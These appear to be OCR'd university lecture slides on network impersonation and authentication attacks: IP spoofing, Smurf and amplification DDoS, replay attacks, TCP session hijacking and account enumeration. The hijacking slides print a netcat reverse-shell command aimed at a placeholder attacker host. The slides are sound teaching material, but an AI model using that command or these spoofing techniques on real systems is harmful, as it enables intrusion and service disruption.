
- Only allows packets from IP address "A.B.C.D"
- Access control on source IP address (identification)
- IP address is not verified
  → Any client can sets its source IP address

IP spoofing

I am <ip addr1>

Clients can set their source IP….

IP spoofing



IP spoofing

I am <ip addr1>


Hehe.
I am <ip addr1>

Sure?... Not like I really care

IP spoofing

I am <ip addr1>

Hehe.
I am <ip addr1>




Problem:
Response packet routing for the spoofed client

IP spoofing

I am <ip addr1>

Hehe.
I am <ip addr1>




Let’s check some attacks

Try spoofs using attack simulator at: https://cs.uwaterloo.ca/~m2mazmud/netsim/


Smurf DDoS Attack

- Assume a local area network (LAN)




Smurf DDoS Attack

- Assume a local area network (LAN)
- An attacker within the network can pose as Alice and broadcast ping packets within the network.




Smurf DDoS Attack

- Assume a local area network (LAN)
- An attacker within the network can pose as Alice and broadcast ping packets within the network.



Reflection and Amplification DDoS Attack


- **Amplification:** A vulnerable network node (e.g., an NTP server) runs a service (e.g., monlist) that responds to queries with much more data than the query itself
- **Reflection:** The attacker spoofs the source address of the queries to that of the victim so that the vulnerable network nodes send (reflect) responses to the victim




Reflection and Amplification DDoS Attack

- **Amplification:** A vulnerable network node (e.g., an NTP node) runs a service (e.g., monlist) that responds to queries with much more data than the query itself
- **Reflection:** The attacker spoofs the source address of the queries to that of the victim so that the vulnerable network nodes send (reflect) responses to the victim

Attacks can cause disruptions or downtime



A Very Simple Public-Key Authentication Protocol




Client connects to the server and asks it to authenticate

Server reads a time T and sends a signature $\text{Sign}_S(T)$

Client reads a time T’, verifies the signature and checks that T’ is close to T

Attack 1: Adversary Authenticates as the Server

- Find an attack such that the adversary can authenticate as the server




Example Attack

- 👾 connects to the server at time T and obtains $\text{Sign}_S(T)$
- 🧑 wants to connect to server at time T''
- 👾 redirects the request
- 👾 manipulates the time at the client (e.g. Internet time protocol) to T'
- 👾 responds with $\text{Sign}_S(T)$
    - Replay attack

- 🧑 reads time T', verifies signature and accepts
- The information signed must be *fresh*(recent timestamps list)

A Very Simple Public-Key Authentication Protocol 2



Client sends a random challenge r

Server responds with signature Sign$_S$(r)


Client verifies signature

Attack 2: Adversary Authenticates as the Server


- Find an attack such that Ingrid can authenticate as the server

Example Attack


- 🧑 sends a random challenge r to the server
- 🐙 redirects request to themself
- 🐙 sends the request to server with ***same*** r
- 🖥 responds $\text{Sign}_S(r)$ to 🐙
- 🐙 forwards response to 🧑
- 🧑 accepts



TCP Session Hijacking



- The TCP protocol sets up state at sender and receiver end nodes and uses this state while exchanging packets
    - e.g., sequence numbers for detecting lost packets
- Attacker can hijack such a session and masquerade as one of the endpoints


Alice
IP address: aaa.bbb.ccc.ddd
Telnet server
Telnet session established
Spoofed TCP Packet:
Hi Alice,
Sure!
I will create a reverse shell to xxx.yyy.zzz.www.
Attacker
IP address: xxx.yyy.zzz.www

TCP Session Hijacking

TCP handshake

```
client                                                                      server
   [SIN]  seq = x (random), ack = 0 --->
                                                              <--- [SYN/ACK] seq = y (random), ack = x+1
   [ACK]  seq = x+1, ack = y+1      --->
```

TCP Session Hijacking

TCP handshake

```
       client                                                              server
          [SIN]  seq = x (random), ack = 0 --->
                                                                 <--- [SYN/ACK] seq = y (random), ack = x+1
          [ACK]  seq = x+1, ack = y+1      --->
```

Data transfer

```
        client                                                             server

        seq= 3463125349 (12 bytes)  --->
        [Hey, I am sending 12 bytes starting with index 3463125349]

                                                                 <----- ack= 3463125361
                                                    [I got everything right before index 3463125361.
                                                     So, next time you can send data starting with index 3463125361]
```

TCP Session Hijacking

TCP handshake

```
      client                                                                server
         [SIN]  seq = x (random), ack = 0 --->
                                                           <--- [SYN/ACK] seq = y (random), ack = x+1

         [ACK]  seq = x+1, ack = y+1      --->
```

Data transfer

```
       client                                                                server

       seq= 3463125349 (12 bytes)  --->
       [Hey, I am sending 12 bytes starting with index 3463125349]

                                                           <----- ack= 3463125361
                                              [I got everything right before index 3463125361.
                                               So, next time you can send data starting with index 3463125361]
```

Hijacking session (listener) and start reverse shell (impersonation)

```
seq = 3463125361 → nc -e /bin/sh <attacker IP> <attacker port>
```

Verification

Verification Methods

- Something you know
  - Password

Verification Methods

- Something you know
    - Password
- Something you have
    - Mobile Phone
    - Cryptographic Key

Verification Methods

- Something you know
  - Password
- Something you have
  - Mobile Phone
  - Cryptographic Key
- Something you are
  - Biometrics

Verification Methods

- Something you know
  - Password
- Something you have
  - Mobile Phone
  - Cryptographic Key
- Something you are
  - Biometrics
- Something you you do (experimental)
  - Keystroke patterns, how you move your mouse, other behavioural patterns

Curious about some cool research in this space? Look up “Shatter Secrets”

Verification Setup

- Verification requires trusted setup phase
  - Attacker cannot modify the authentication information delivered
  - Identity can be established
- In a distributed system this implies a secure channel

I change things

Authentication Information Needs to Be Protected

- Password
  - Hashed with Salt
- Public Key
  - Doesn’t allow inference of private key
- Biometric Template
  - Open Problem (Crypto?)

No Verification **does not imply** Anonymity (No ID)

- **Implicit identifiers**
  - IP address
    - Your Internet provider knows your IP address
  - Browser fingerprint
    - Fonts, browser capabilities (JavaScript, etc.), …
  - Web Cookies
  - Behavior
    - Typing, Walking, …
  - Location (Trajectory)

- Communication parties can identify each other without explicit identification
  - Servers can track your browser fingerprint (cookies)

Web Cookies

- Set in the HTTP protocol and stored on the browser
  - Session vs. permanent
- Stored cookies are automatically transferred on each request to the same domain
- Used for authentication
- Or used for tracking
  - Third-party cookies
    - Cookies set for different domains (option in HTTP protocol)
    - Cookies set by loaded objects (JavaScript, Images, etc.)

Verification, what’s the catch?

Verification: May Imply Leakage

Verification is binary

Yes or No

Verification: May Imply Leakage

Verification is binary

Yes or No

Verification is given to the client…which could be me.

Client not yet authenticated? May be an attacker!

Verification: May Imply Leakage

Verification is binary

Yes or No

Verification is given to the client…which could be me.

Client not yet authenticated? May be an attacker!

Verification attempts can leak information.

Verification: May Imply Leakage

Verification is binary

Yes or No

Verification is given to the client…which could be me.

Client not yet authenticated? May be an attacker!

Verification attempts can leak information.

Q: Consider a failed login attempt. What could it reveal?

Verification: May Imply Leakage

Verification is binary

Yes or No

Verification is given to the client…which could be me.

Client not yet authenticated? May be an attacker!


Verification attempts can leak information.

Q: Consider a failed login attempt. What could it reveal?

A: wrong user name, wrong password

Loose Lips Sink Ships: Ashley Madison’s Password Reset

Response for invalid email address



Forgot Password?

Please enter the email address used on your Ad Profile. Your log-in information will be sent to this email address.

Email Address


ThisIsInvalid@invalid.com

Thank you for your forgotten password request. If that email address exists in our database, you will receive an email to that address shortly

For additional service or support, please Contact Us.

If you are already a member and have accessed this page in error, click here to login.

Response for valid email address



Forgot Password?

Thank you for your forgotten password request. If that email address exists in our database, you will receive an email to that address shortly

For additional service or support, please Contact Us.


If you are already a member and have accessed this page in error, click here to login.

"The Impact Team" stole 60Gb of users’ data and threatened to release it if the site was not shut down.

The breach exposed sensitive information of around 32 million users, leading to scandals, lawsuits, and blackmail incidents.


https://www.troyhunt.com/your-affairs-were-never-discrete-ashley/

Verification may be abused



I am “Alice”. Not Mallory nor Eve…yup.

Verification may be abused



I am “Alice”. Not Mallory nor Eve…yup.

Identification/Authentication information may be supplied by attacker

Impersonation attacks go both ways…

- Client
    - MAC spoofing
